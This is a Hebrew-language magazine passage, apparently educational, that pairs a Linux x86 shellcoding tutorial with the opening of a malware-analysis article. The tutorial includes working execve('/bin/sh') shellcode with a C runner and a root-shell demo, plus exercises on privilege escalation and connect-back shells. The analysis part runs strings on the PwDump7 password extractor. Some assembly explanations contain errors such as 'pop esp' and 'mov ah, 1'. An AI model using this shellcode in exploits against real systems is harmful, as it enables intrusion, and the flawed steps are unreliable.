נסיון לקצר את ה- hellcode עד כמה שאפשר

עקב מגבלת המקום ולפעמים אין מקום ל-shellcode שלך, יש צורך לקצר אותו עד כמה שאפשר בשביל שיוכל לרוץ כמו שצריך (למרות שישנן טכניקות אשר מחפשות אחר מקומות שכן ניתן להזריק את ה-shellcode שלנו ולשנות את ה-execution flow אל אזור זה).

בדיקת התוצר הסופי

לאחר שיצרנו את ה-shellcode המיוחל שלנו אנו נחקור אותו תחילה ע"י strace, כדי לראות שפנינו ל-system call המתאים ונכתוב קוד שיריץ אותו.

Calling conventions

Calling conventions מתארים את צורת הקריאה והיציאה מפונקציה, ישנן כמה וכמה קונבנציות קריאה, אני אציג את הפופולאריות בלינוקס:

cdecl - cdecl הינו קונבנצית הקריאה הדיפולטיבית בלינוקס.

קונבנצית קריאה זו מיחדת אותה בכך:

- הפרמטרים של הפונקציה מועברים מימין לשמאל.
- ה-caller אחראי לנקות את המחסנית.
- הפרמטרים מועברים ע"י המחסנית.

לדוגמא, אם יש לנו פונקציה בשם foo המקבלת שתי פרמטרים מסוג int:

```
void foo(int a, int b);
```

מתחת לפני השטח, הקריאה לפונקציה נראית בצורה הבאה:

```
push b
push a
call foo
sub esp, 12
```

ניתן לראות שהפרמטרים מועברים מימין לשמאל (קודם כל b ואחר-כך a) ובכך ניתן לראות שמי שקרא לפונקציה אחראי לניקוי המחסנית. הפונקציה הזו נותנת לנו גמישות (לדוגמא, נותנת לנו את האפשרות להעביר כמה פרמטרים שרוצים כדוגמת ממומש אופרטור ellipsis - ... ,scanf ,printf ;)

Fastcall - Fastcall הינו קונבנצית הקריאה בו משתמשים בפסיקות (interrupts).

קונבנציית קריאה זו מייחדת אותה בכך:

- הפרמטרים מועברים ע"י האוגרים.

כאשר אנו משתמשים בפסיקות אנו מעבירים את מספר הפסיקה לאוגר eax ואת הפרמטרים לפסיקה ע"י האוגרים ebx, ecx, edx, esi, edi, ebp. כאשר אנו מעוניינים להעביר יותר מ-6 פרמטרים לפסיקה אנו יכולים להעביר מצביע למבנה המכיל את רשימת הערכים הרצויה באוגר ebx.

System calls

System call הינן פונקציות מערכת הפעלה אשר דרכן המשתמש עובר מ-user mode ל-kernel mode. קריאה ל-system calls מתבצעות ב- 2 דרכים שלא שונות במיוחד, אך שינויים מינוריים יכולים להיות גורם קריטי בגודל ה-shellcode .

דרך ראשונה, ניתן לקרוא ל-system calls בצורה עקיפה ע"י libc - wrapper (מספקת דרך יותר נוחה לקרוא ל-system call, לא שונה במיוחד מהגישה הישירה). דרך שנייה, זוהי הדרך היותר ישירה בו אנו קוראים ל-system call ע"י פסיקה (משמע, קונבנציית קריאה מסוג fastcall) מספר 80h.

כתיבת ה-shellcode הראשון שלנו

exit הינו system call אשר מאפשר לך לסיים את התוכנית. ה-prototype של exit הוא:

```
void exit(int status);
```

הפונקציה מקבלת כפרמטר משתנה מסוג int (אשר מסמל את סיבת היציאה) ומחזירה void. נכתוב תוכנית באסמבלי שמשתמשת ב-system call הזה באופן ישיר:

```
section .text
      global _start

_start:
      mov ebx, 0
      mov eax, 1
      int 0x80
```

אפשר לראות שב-ebx מועבר הפרמטר status שהוא 0 אשר מסמל שהתוכנית יוצאת ללא בעיות, ב-eax מועבר מספר הפסיקה שהיא 1.

ניתן לראות את שם ה-system call שאנו משתמשים בהתאם למספר הפסיקה שאנו מעבירים ל-eax בהאדר:

```
/usr/include/asm/unistd_32.h
```

נשתמש ב-nasm כדי לקמפל תוכנית זו:

```
nasm -f elf exit.asm
ld -o exit exit.o
```

כדי לעקוב אחר מה שכתבנו ולראות שכתבנו את זה כנדרש נשתמש ב-strace:

```
execve("./exit", ["./exit"], [/* 32 vars */]) = 0
_exit(0)                                = ?
```

אנו יכולים לראות ש-strace הציג לנו את השם של ה-system call שהשתמשנו בו. הכל נראה בסדר, אבל לא זה המקרה.

נשתמש ב-objdump כדי לעשות דיסאסמבלי לתוכנית שלנו:

```
08048060 <_start>:
 8048060:   bb 00 00 00 00          mov    $0x0,%ebx
 8048065:   b8 01 00 00 00          mov    $0x1,%eax
 804806a:   cd 80                   int    $0x80
```

בצד שמאל אנו רואים את האופקודים שמיוצגים ב-hex המייצגים את ה-instructions שהשתמשנו בהם.

אנו נאסוף את האופקודים ונריץ אותם. ה-shellcode שלנו הוא (ע"פ האופקודים שהוצאנו עם objdump):

```
\xbb\x00\x00\x00\x00
\xb8\x01\x00\x00\x00
\xcd\x80
```

נכתוב קוד קטן שיריץ לנו את אותו הקוד:

```
char shellcode[] = "\xbb\x00\x00\x00\x00"
                   "\xb8\x01\x00\x00\x00"
                   "\xcd\x80";

int main(int argc, int **argv)      {
      void (*ptr)();
      ptr = (void (*)()) shellcode;
      (*ptr)();
      return 0;
}
```

בקוד הנ"ל הגדרנו מצביע לפונקציה בשם ptr, ובו הצבענו אל ה-shellcode שלנו בשביל שנוכל להריץ את מה שכתבנו.

כאשר אנו מנצלים פירצת אבטחה מבוססת זיכרון לדוגמא, buffer overflow, אנו חורגים מה-buffer כדי להצליח לשלוט על התוכן של אוגר ה-instruction pointer.

ה-buffer שלנו מסתיים בתו מיוחד בשם null terminator (היצוג ה-hex שלו הוא 0). תו זה בעצם אומר איפה המחרוזת מסתיימת ולכן, כאשר נשתמש ב-shellcode הנ"ל שכתבנו, הוא לא יעבוד מכיוון שניתן לראות תווי null terminator:

```
\xbb\x00\x00\x00\x00
\xb8\x01\x00\x00\x00
\xcd\x80
```

לכן, בשביל לגרום ל-shellcode שלנו לעבוד כמו שצריך אנו צריכים להפטר מתווי ה-null. נזכר בדיסאסמבלי של הקוד שכתבנו:

```
08048060 <_start>:
 8048060:   bb 00 00 00 00          mov    $0x0,%ebx
 8048065:   b8 01 00 00 00          mov    $0x1,%eax
 804806a:   cd 80                   int    $0x80
```

כפי שאנו רואים ה-null terminator נמצא בשתי ה-mov שהראשון אחראי על העברת 0 כפרמטר לפסיקה וה-mov השני האחראי להעביר את מספר הפסיקה.

בשביל לאפס את ebx אנו יכולים לעשות זאת על ידי exclusive or או על ידי xor אשר יעזור לנו במניעת תווי ה-null. מה עם ה-mov השני? איך נוכל להתגבר על ה-null terminator ואיך למעשה יש לנו שם null אם לא הצבנו שם 0x0?

ה-null terminator ב-mov השני נוצר בגלל שאנו מתעסקים עם אוגר שהוא 32 ביט ואנו מנצלים רק בית אחד ולכן הבתים הנותרים מתמלאים ב-nulls. ולכן בשביל לפתור זאת אנו נשתמש באוגר יותר קטן ah.

הקוד החדש שלנו נראה ככה:

```
section .text
      global _start

_start:
      xor ebx, ebx
      mov ah, 1
      int 0x80
```

והדיסאסמבלי שלו הוא:

```
08048060 <_start>:
 8048060:   31 db                   xor    %ebx,%ebx
 8048062:   b4 01                   mov    $0x1,%ah
 8048064:   cd 80                   int    $0x80
```

עכשיו ניתן לראות שאין לנו תווים בעייתים ב-shellcode ולכן הוא ירוץ כמו שצריך.

Dynamic Shellcode

לאחר שהבנו איך עובד shellcode, בקטע זה אסביר איך נכתוב shellcode שמתקדם יותר והוא יבצע ויפתח shell חדש (spawning a shell).

אנו לא רוצים להשתמש בכתובות שהם hard-coded מכיוון שזה יגרום ל-shellcode שלנו להיות מאוד סטטי ויכול להיות שהוא לא יעבוד בגרסאות אחרות ולכן אנחנו צריכים לגרום ל-shellcode שלנו להיות כמה שיותר דינאמי.

Position Independed Code

קוד אשר כתוב בצורה שאם מעתיקים את הבינארי שלו לתוכנה אחרת הוא ירוץ ויעשה את מה שהיה צריך לבצע - תהליך זה קורה בד"כ בתהליך ה-linking. לדוגמא יש לנו קטע קוד פשוט אשר קופץ לכתובת 500h:

```
jmp 500h
```

בשביל שהקפיצה תמיד תגיע למקום שרצינו, חייב להיות ב-500h תמיד את מבוקשנו. אך, ערך הכתובת ב-500h יכול להתמפות למקום אחר בזיכרון ולכן התוכנית שלנו יכולה לקרוס. בשביל לפתור בעיה זו, אחת מהדרכים היא להשתמש ב-relative addressing.

שיטה זו פותרת לנו את הבעיה בכך שהיא שומרת לנו את הכתובת של הפקודה הבאה לביצוע (אוגר eip) ועם מידע זה היא "משחקת" כדי להגיע לדבר המבוקש. בשביל להשתמש בטכניקה זו, אנו למעשה משתמשים בטריק קטן, מכיוון שאין opcode אשר נותן לנו את הכתובת של eip אז נעשה דבר כזה:

```
call label
func:
      pop esp
```

אנו רואים קריאה ל-func, בגלל שאנו קוראים לפונקציה, הכתובת של הפקודה הבאה לביצוע נדחפת למחסנית (שהיא pop esp) ולכן כאשר אנו עושים pop אנו למעשה שומרים ב-eax את הכתובת של הפקודה הבאה לביצוע - eip .

יצירת ה-shellcode

אז בשביל ליצור shellcode שמריץ shell חדש, אנו נשתמש ב-system call בשם execve. execve הינו system call אשר מחליף את ה-process image ב-process image של תהליך אחר. ה-prototype של execve הוא:

```
int execve(const char *filename, char *const argv[],
char *const envp[]);
```

הפונקציה מקבלת שלושה פרמטרים.

- פרמטר ראשון מצביע לקובץ שבו אנו מעוניינים להחליף את ה-process image.
- פרמטר שני מצביע למערך של תווים (מצביע למצביע) והוא בעצם מתאר את הפרמטרים שיכולים לעבור אל הפונקציה שאנו מעוניינים לבצע.
- פרמטר שלישי שוב מצביע אל מערך של תווים אשר מכיל את משתנים הסביבתיים (environment variables) אשר יכולים לעבור לקובץ שברצוננו להריץ.

ספריית ה-bin בלינוקס מכילה את הקבצים הבינארים שאנו משתמשים בהם בד"כ ב-shell כמו למשל: cat, ls, rm ועוד. ה-shell גם כן שמור בספרייה זו ולכן בעזרת execve נריץ את ה-shell בשביל שנוכל לקבל שליטה על המערכת.

התוכנית שלנו צריכה להיות בצורה הבאה:

```
#include <unistd.h>

int main(int argc, char **argv)     {
      char *parm[2];
      parm[0] = "/bin/sh";
      parm[1] = NULL;

      execve("/bin/sh", parm, NULL);
      return 0;
}
```

בשביל שה-shellcode שלנו יהיה code independed אנו נשיג את ה-shell בצורה יחסית ע"י הטריק שהצגנו למעלה.

אז בשביל שנשיג את הפרמטרים בו אנו מעבירים ל-execve, אנו נאחסן אותם ואז נשתמש בהם בצורה יחסית. אנו למעשה נכריז על מחרוזת ש-7 הבתים הראשונים הם הפרמטר הראשון שאנו מעבירים ל-execve +9 בתים שישמשו כ-place holders לשאר הפרמטרים ל-execve. לאחר מכן נקפוץ ל-shellcode meat שלנו בו נחליף את ה-placeholders שלנו בפרמטרים המתאימים.

בשביל להריץ את /bin/sh אנו נצטרך להעביר כמו בתוכנית C שכתבנו בתחילה כמה דברים:

- מחרוזת לקובץ שנרצה להריצו - /bin/sh
- פוינטר ל-/bin/sh
- NULL

ה-shellcode שלנו נראה ככה:

```
1. SECTION .text
      a. global _start

2. _start:
      a. jmp short get_shellcode

3. work:
      a. pop esi ;getting the shellcode's address
      b. xor eax, eax
      c. mov byte [esi+7], al ;replacing N with null byte in order to
end up /bin/sh
      d. lea ebx, [esi] ;shellcode's address
      e. mov dword [esi+8], ebx ;replacing XXXX with the address of the
shellcode's address
      f. mov dword [esi+12], eax ;replacing YYYY with null byte

      g. ;calling execve
      h. mov al, 0xb
      i. mov ebx, esi
      j. lea ecx, [esi+8]
      k. lea edx, [esi+12]
      l. int 0x80

4. get_shellcode:
      a. call work
      b. db '/bin/shNXXXXYYYY'
```

ניתוח ה-shellcode

1 - התחלה של תוכנית רגילה.

4 - קופצים אל get_shellcode שבעצם ייתן לנו את היכולת לפנות אל המחרוזת שלנו בצורה יחסית.

4a - אנו מבצעים call ל ה-shellcode meat (הקטע בו מתחיל ה-shellcode) בו נדחף הכתובת של המחרוזת ב-4b.

3a - אנו מבצעים pop לכתובת שנדחפה ב-call ב-4a ששמורה ב-esp.

3b - מאפסים את eax.

3c - אנו מחליפים את ה-placeholder הראשון שהוא N ב-null byte בשביל לסיים את המחרוזת.

3d - אנו מכניסים ב-ebx את הכתובת למחרוזת.

3e - מחליפים את ה-4 בתים (XXXX) בכתובת של המחרוזת.

3f - דוחפים NULL (אנו מעבירים בפרמטר האחרון NULL).

3g - 3l - הינו הקריאה ל-system call.

נשתמש ב-nasm (וב-ld) כדי לקמפל תוכנית זו:

```
nasm -f elf shell.asm
ld -o shell shell.o
```

נשתמש ב-objdump כדי להוציא את ה-opcodes של ה-shellcode:

```
08048060 <_start>:
 8048060:   eb 1a                   jmp    804807c <get_shellcode>

08048062 <work>:
 8048062:   5e                      pop    %esi
 8048063:   31 c0                   xor    %eax,%eax
 8048065:   88 46 07                mov    %al,0x7(%esi)
 8048068:   8d 1e                   lea    (%esi),%ebx
 804806a:   89 5e 08                mov    %ebx,0x8(%esi)
 804806d:   89 46 0c                mov    %eax,0xc(%esi)
 8048070:   b0 0b                   mov    $0xb,%al
 8048072:   89 f3                   mov    %esi,%ebx
 8048074:   8d 4e 08                lea    0x8(%esi),%ecx
 8048077:   8d 56 0c                lea    0xc(%esi),%edx
 804807a:   cd 80                   int    $0x80

0804807c <get_shellcode>:
 804807c:   e8 e1 ff ff ff          call   8048062 <work>
 8048081:   2f                      das
 8048082:   62 69 6e                bound  %ebp,0x6e(%ecx)
 8048085:   2f                      das
 8048086:   73 68                   jae    80480f0 <get_shellcode+0x74>
 8048088:   4e                      dec    %esi
 8048089:   58                      pop    %eax
 804808a:   58                      pop    %eax
 804808b:   58                      pop    %eax
 804808c:   58                      pop    %eax
 804808d:   59                      pop    %ecx
 804808e:   59                      pop    %ecx
 804808f:   59                      pop    %ecx
 8048090:   59                      pop    %ecx
```

נחפש אחר תווים אסורים.

ובכן אנו לא רואים אותם, אך יש פה כמה אופקודים שהם "מיותרים" ב-shellcode שלנו.

ניתן לראות שב-get_shellcode+0x74 יש לנו רצף opcodes שהם לגמרי לא נחוצים ולכן נמחק אותם.

נאסוף את ה-opcodes, ולבסוף ה-shellcode שלנו נראה ככה:

```
#include <stdio.h>

char shellcode[] = "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e"
                   "\x89\x5e\x08\x89\x46\x0c\xb0\x0b\x89\xf3"
                   "\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
                   "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68"
                   "\x4e";

int main(int argc, int **argv)      {
      void (*ptr)();
      ptr = (void (*)()) shellcode;
      (*ptr)();
      return 0;
}
```

נקמפל את ה-shellcode עם gcc ונריץ אותו.

```
root@bt:~/Desktop/Shellcoding 101# ./shell
sh-4.1# uname
Linux
sh-4.1#
```

כפי שניתן לראות ה-shellcode רץ בהצלחה.

סיכום

במאמר זה הצגתי מהו shellcode ואת השלבים לבנייתו. הראתי איך ניתן לבנות shellcode בסיסי שלא עושה כלום חוץ מלצאת מתהליך ובנוסף הצגתי טכניקה שהיא יותר מתקדמת המאפשרת לנו לבנות shellcode יותר אמין. התעסקנו עם כלים כמו objdump ומעט עם strace. הבנו אילו תווים ה-shellcode שלנו יכול להכיל ואיזה תווים לא, ובנוסף ראינו איך ניתן לקצר את ה-shellcode שלנו במקרים מסוימים.

בקרוב אפרסם חלק ב' למאמר אשר יפרט טכניקות יותר מורכבות שקשורים ל-shellcoding, עד אז - בהצלחה!

תרגול

1. כתובו shellcode המבצע הדפסה למסך את המחרוזת "Digital whisper is awesome".
   בונוס: עשו אותו code independed.
2. הוסיפו ל-dynamic shellcode שיצרנו אפשרות לרוץ בהרשאות גבוהות יותר אם אפשר.
   רמז: קראו על איך passwd עובד.
3. כתוב shellcode אשר מתחבר אל שרת מרוחק שניתן לו.
   רמז: איך תכתבו זאת ב-C?

לכל שאלה / הערה / הארה / פתרונות לתרגול ניתן לפנות אליי בכתובת: dvur12@gmail.com

קישורים לקריאה נוספת

Shellcoding:

The shellcoder handbook - http://www.vividmachines.com/shellcode/shellcode.html

Position independed code:

http://en.wikipedia.org/wiki/Position-independent_code

http://eli.thegreenplace.net/2011/11/03/position-independent-code-pic-in-shared-libraries/#id10

The netwide assembler:

http://www.nasm.us

http://www.drpaulcarter.com/pcasm/index.php

ניתוח נוזקות

מאת יובל (tsif) נתיב, להד לודר ו-5Finger

מבוא

במאמר הבא אנסה לסקור בקצרה את נושא ניתוח הנוזקות. ניתוח נוזקות נחשב בהרבה מקומות לנושא אשר שייך למקצוענים בלבד ולמקפצה הבאה בעולם הריברסינג. ניתוח נוזקות אומנם יכול להיות מורכב, מיוחד ומרתק, אך אני טוען שכל אחד עם ידע והבנה בסיסית בעולם המחשוב מסוגל לבצע ניתוח נוזקה בסיסי בכמה שעות בודדות ולצפות בנוזקה בפעולה.

ניתוח נוזקות

לפי הגדרת ויקיפדיה נוזקה הינה "תוכנה שמטרתה לחדור או להזיק למחשב ללא ידיעתו של המשתמש בו". אני חושב שההגדרה הזאת נכונה חלקית. לפני שניגש לניתוח הנוזקות עצמן ננסה לחלקן לקטגוריות (ראשיות בלבד!) בכדי שנוכל להבין טוב יותר כיצד עלינו לצפות מכל נוזקה להתנהג:

וירוסים

וירוסים הינם תוכנות אשר כל מטרתן הינה להזיק למחשב. לרוב תוכנות אלו יהרסו את הפונדקאי מהר מכדי שיוכלו להתפשט. דרכי השמדת המכונה הינן רבות ויכולות לכלול פגיעה במערכת ההפעלה עצמה, פגיעה בכונן הקשיח על ידי כתיבה לאזורים אשר אינה אמורה ועוד. וירוסים היום הינם דבר נדיר למראה ויש כאלה שיגרסו שזאת בגלל בעיית ההפצה, אך אני טוען שמאחורי וירוסים פשוט לא עומדים כוחות כלכליים כבדים כמו מאשר שאר סוגי הנוזקות שנראה בהמשך וזאת הסיבה העיקרית וכמעט הבלעדית שבגללה איננו רואים עוד וירוסים.

סוסים טרויאנים

סוסים טרויאנים הם כלים שמטרתם פשוטה - לאפשר שליטה מרחוק במכונה לשרת חיצוני. היום, מכיוון שאנחנו רגילים לעבוד מאחורי נתבים, מתגים ורכיבי תקשורת כאלה ואחרים, נוכל לראות שבדרך כלל התקשורת של הכלים הללו מתבצעת בדרך הפוכה. המשמעות הפרקטית של הדבר אומרת שהיום בדרך כלל הפניה נעשית מהמחשב הנגוע חזרה אל מרכז השליטה של הסוס.

רוגלות

רוגלות הינן תוכנות בעלות פוטנציאל כלכלי מרתק. בגלל מיקומן על הגבול האפור בין חוקי ללא-חוקי ניתן לראות הרבה מאוד סוגים שונים ומגוונים של רוגלות. חלקן מיוצרות על ידי האקרים שחורים ונשתלים במחשבי הקורבנות באמצעים בלתי חוקיים בעליל וחלקן מיוצרות על ידי חברות גדולות ומכובדות ומותקנות בשמחה וברצון על ידי המשתמש על מכשירו. דוגמא בולטת מאוד הינה תוכנת הפנס המפורסמת של אנדרואיד.

תוכנת ה-Tiny Flashlight קיבלה עד כה 637,344 המלצות חמות, 2,606,263 דירוגים ב-Google Play, דירוג של 4.6 (מתוך 5 כוכבים!) כוכבים (לצורך השוואה - פייסבווק קיבלה 3.8, דרופבוקס קיבלה 4.6, ולינקדאין 4.2) ובנוסף יש לתוכנה רק 100,000,000+ הורדות. למה אני מזכיר את התוכנה הזאת כאן? אם תנסו להתקין את התוכנה תשימו לב שהיא מבקשת הרשאה לחיבור אינטרנט, קריאת שיחות, הודעות ואנשי קשר. בדיקה מאוד מהירה תראה לכם שהאפליקציה חברה ברשת Millenial ושמרגע שהתקנתם את התוכנה אתם רשמית מנדבים מידע אישי אל מילניאל מדיה.

תוכנות-כופר

תוכנות כופר הן תופעה חדשה יחסית שהחלה לתפוס תאוצה לקראת סוף 2013 בעיקר הודות לנוזקה CryptoLocker אשר הצליחה להדביק מחשבים רבים (יחסית) ולגרום לנזק משמעותי בזמן קצר מאוד בעזרת שיטה חדשה. משמעותן של תוכנות-כופר (ransomeware) הוא שהן דורשות כופר מסיום בעבור משהו. בחלק מהמקרים יהיה זה מפתח עבור מידע מוצפן, בחלקם רכישה של 'אנטי וירוס' מיוחד כדי להפטר מהנוזקה וכן הלאה וכן הלאה.

מאפיינים

רוטקיטים

רוטקיט (Rootkit) הינה סוג של תוכנת אשר מחביאה קבצים, תעבורה , קבצי זכרון ועוד, לרוב הרוטקיט יגיע משולב כאשר המערכת נפרצה והפורץ משתמש בתוכנת הרוטקיט על מנת לשלוט בצורה גבוהה יותר ו"נקייה" יותר ובכך להחביא את הנוזקות או קבצים אחרים שהשתיל.

רוטקיט כשמה כן היא, נקראת כך בשל הסיבה בה הפורץ צריך להגיע להרשאות מערכת גבוהות (root במערכות יוניקס) ובכך להצליח להעלים את הנוזקות הנוספות אשר הפורץ השתיל, במצב זה לפורץ יש גישה מלאה למערכת ההפעלה ולמערכת הקבצים במחשב ולכן רוטקיט הולכת צעד רחוק יותר מהנוזקות הממוצעות, הן עלולות אפילו להדביק את BIOS ובכך להחביא היטב את הרוטקיט והנוזקות שהגיעו עימן. במקרים רבים הוספת מרכיב הרוטקיט לנוזקה תמנע גם ממערכות הגננה כגון אנטי ורוסים את יכולת הזיהוי והטיפול בנוזקה.

קילוגרים

קילוגר (Keylogger) הינו תוכנה או התקן חומרה העוקב אחר משתמשי מחשב (בעידן של היום גם סמארטפונים) ע"י מקשי המקלדת שהם לחצו. לא ניתן לזהות את נוכחותו של הקילוגר על המחשב שלך שכן הוא פועל ברקע ובמקרים רבים גם לא מופיע במנהל משימות או לוח בקרה (הסרה\התקנה של תוכניות) מכיוון שהוא מבצע חיבור (hooking) לרכיבים קיימים אשר אחראיים על עיבוד נתונים אשר מגיעים מהמקלדת.

על-אף העבודה שקילוגר יכול להיות כלי הרסני, קילוגר מספק מספר יתרונות במצבים שונים. במקום העבודה, קילוגר משמש לעתים קרובות כדי לפקח על העובדים כשהם משתמשים במחשבי חברה. אמנם זה אולי נראה פולשניות, אך זו גם דרך יעילה לוודא כי העובדים לא עושים שימוש לא ראוי במשאבי החברה. ניתן להשתמש בקילוגר ככלי אבטחה אשר יכול להיות בשימוש ע"י הורים על מנת להשגיח על ילדיהם כשהם גולשים ברחבי הרשת.

לצד ההיתרונות של הקילוגר, ניתן להשתמש שבו גם בצורה זדונית כגון חברה שמבצעת ריגול תעשייתי על חברה אחרת בתחום או מעקב אחר מחשבים פרטיים\ציבוריים כדי לגנוב סיסמאות, פרטי חשבון בנק, פרטי כרטיס אשראי וכו'. כתוקפים קילוגרים משמשים הרבה פעמים בכדי לאסוף מידע אשר בדרך אחרת נמצא מוגן. כך לדוגמא, כאשר מערכות הפעלה שומרות סיסמאות הן בדרך כלל שומרות אותן באופן מאובטח אשר קשה להגיע אליהם באופן ישיר. היצמדות לקלט המגיע מהמקלדת מאפשר "לאסוף" את אותן סיסמאות באופן נוח יותר.

קיילוגר כמזיק יכול לפעול בצורות שונות ולהתבסס על מאגרי שאיבה שונים , בעוד חלק מהקיילוגרים מתבססים על כתיבת המקלדת , חלקם מתבססים על שאיבת המידע מזכרוןRAM בעוד חלק אחר מתבסס על סיסמאות השמורות בצורה נקייה ולא מוצפנת על המערכת, לרוב קיילוגרים מסוגים אלו ישלחו את המידע ל"האקר" בשיטות שונות כגון FTP,HTTP או שליחה ישירה לאיימיל של הפורץ, ישנם גרסאות שונות וחדשות גם בתחום המובייל אשר עובדות באותו המתכונת בדיוק, ועוקבות אחר ההודעות המדיה, פעילות טלפונית ועוד.

תולעים

תולעים הן אחד המאפיינים האחרונים אשר מתפתחים מאוד בשנים האחרונות ומעידות על שינוי מאוד משמעותי בתום הנוזקות. תולעת היא נוזקה (יכולה להיות כל סוג של נוזקה) אשר גם מפיצה את עצמה הלאה. ההפצה הזאת יכולה להיות על ידי שליחת מיילים, הדבקת מדיות חיצוניות, ועוד דרכים רבות ומעניינות. שתי הדרכים אשר תופסות תאוצה ומוכיחות את עצמן הן על ידי שיתופי SMB אשר קיימים בארגונים ומאפשרים דרך הדבקה מעולה בתשתיות. הדרך הנוספה הינה שימוש באקספלוייטים. היום נוזקות רבות מנצלות פרצות ואף פרצות יום 0 כדי להמשיך ולהדביק מכונות נוספות.

שיטות גישה לניתוח נוזקות

קיימות שיטות רבות לניתוח נוזקות. אין 'שיטה נכונה' או שיטה לא נכונה. ההתאמה של השיטה תהיה בהתאם למגבלות ולמטרת הניתוח. לפעמים אנו מעוניינים לייצר חתימה לנוזקה לטובת תוכנת אנטי וירוס כזאת או אחרת. לפעמים אנו נרצה להשתמש בנוזקה על מנת להבין בדיוק כיצד היא עובדת ומה היא מסוגלת לעשות - וחשוב יותר - כיצד. כל המטרות האלה הן שונות ולכן גם השיטות. במידה ואנחנו מעוניינים להחליף שמן אין צורך שנלמד כיצד כל בוכנה וגלגל שיניים במכונית שלנו עובד.

אנו עומדים להסתכל מעט בכמה שיטות ניתוח אך במבט עילי נוכל לחלק את שיטות הניתוח לשיטות הדינמיות ולשיטות הסטטיות. השיטות הדינמיות מחייבות טעינה של הנוזקה לזיכרון והרצה שלה. השיטות הסטטיות מבוססות על כך שאיננו רוצים להריץ את הנוזקה אלא לנתח את הקובץ שבו קיבלנו אותה כקובץ סטטי (hence the naming) על הדיסק.

יש לשים לב שאנו לא עומדים לדבר על כאן על נוזקות אשר מגיעות כחלק מקבצים אחרים. היום נוזקות רבות נישאות ומופצות על ידי קבצים 'תמימים' או אשר נתפסים כתמימים ואינן אמורים לאפשר הרצת קוד כגון קבצי PDF, JPEG, TIF, DOCX ועוד. על פורמטי קבצים אלה יש שיטות ניתוח שונות ומרובות אך המטען (payload) אותו נושאים אותם קבצים נשאר באותה תצורה של הנוזקה הראשונית אך מסופקת (injected) בשיטה אחרת.

סטטית - חילוץ מידע בסיסי

כשלב ראשוני בתהליך בו אנו ננסה להבין את הקובץ (יכול להיות שמדובר בנוזקה, חשוד לנוזקה או דברים אחרים רבים) ננסה להוציא מידע בסיסי על הקובץ עצמו בלי להכנס לעובי הקורה. כך לדוגמא נתחיל להשתמש בכמה כלים אשר יכולים לעזור לנו מאוד בתהליך ההכנה של קובץ טרם ההרצה שלו. התוכנה הראשונה אשר נשתמש בה כאן תהיה strings.exe. אחת מהתוכנות הנהדרות שהוא מארק רוסינוביץ' (SysInternals) והיא נמצאת להורדה כאן. לצורך הדוגמא כאן אנו נעיף מבט חטוף בתוכנה PwDump7.exe אשר משמשת למשיכת סיסמאות מקומיות ממערכות חלונות (קבצי SAM).

כאשר נריץ את strings.exe התוכנה תסרוק את הקובץ הניתן בארגומנט כדי להבין איזה מחרוזות מאוכסנות בקובץ באופן סטטי. התוצאה המלאה תופיע כאן. אך הנה נסתכל על אזורים מסוימים מתוך הפלט וננסה להבין מה נוכל לזהות.

```
SunMonTueWedThuFriSat
JanFebMarAprMayJunJulAugSepOctNovDec
GetLastActivePopup
GetActiveWindow
MessageBoxA
user32.dll
ReadFile
SetFilePointer
GetLastError
DosDateTimeToFileTime
SetLastError
FlushFileBuffers
WriteFile
GetFileAttributesW
CreateFileA
CloseHandle
GetWindowsDirectoryA
KERNEL32.dll
MessageBoxA
IsCharUpperW
IsCharAlphaW
USER32.dll
LIBEAY32.dll
HeapAlloc
MultiByteToWideChar
HeapFree
ExitProcess
TerminateProcess
GetCurrentProcess
HeapReAlloc
GetTimeZoneInformation
GetSystemTime
GetLocalTime
GetCommandLineA
GetVersion
HeapDestroy
```

```
HeapCreate
VirtualFree
VirtualAlloc
SetHandleCount
GetStdHandle
GetFileType
GetStartupInfoA
UnhandledExceptionFilter
GetModuleFileNameA
FreeEnvironmentStringsA
FreeEnvironmentStringsW
WideCharToMultiByte
GetEnvironmentStrings
GetEnvironmentStringsW
RtlUnwind
SetStdHandle
LCMapStringA
LCMapStringW
GetStringTypeA
GetStringTypeW
GetCPInfo
GetACP
GetOEMCP
GetProcAddress
LoadLibraryA
SetEndOfFile
CompareStringA
CompareStringW
```

אם כן, מה שאנחנו יכולים לראות בשורות 726 עד 789 אלה פונקציות אשר להן קוראת התוכנה. נכון, זה לא הרבה, אך אנחנו יכולים להתחיל להבין לאיזה פונקציות קוראת התוכנה ולפי כך מה הן הפעולות הבסיסיות שלה. אנחנו יכול להיות לב לפונקציות GetEnvironmentStrings, GetProcAddress, GetStartupInfoA, GetFileAttributesW ו-GetWindowsDirectoryA. השילוב של כל אלה מאפשר לנו להבין שכנראה שהתוכנה מתעסקת עם נושא ההרשאות לקבצים, הבנה לגבי תהליך ההתחלה של מערכת ההפעלה, משתנים סביבתיים, ותיקיות של מערכת ההפעלה.


אחרי שראינו את החלק בקוד שלנו שקורא לקריאות מערכת ההפעלה בואו נסתכל על החלק בקובץ שמציג לנו מחרוזות נוספות אשר מקודדות פנימה:

```
Error reading FAT32 FS
UNABLE TO OPEN DEVICE?
\\.\%C:
Skew1
GBG
Data
Error reading system registry file %S
Error reading hive root key
%s\Select
Default
```

```
%s\ControlSet%03d\Control\Lsa\
%s%s
Error accessing key %s
Wrong/corrupted hive??
Pwdump v7.1 - raw password extractor
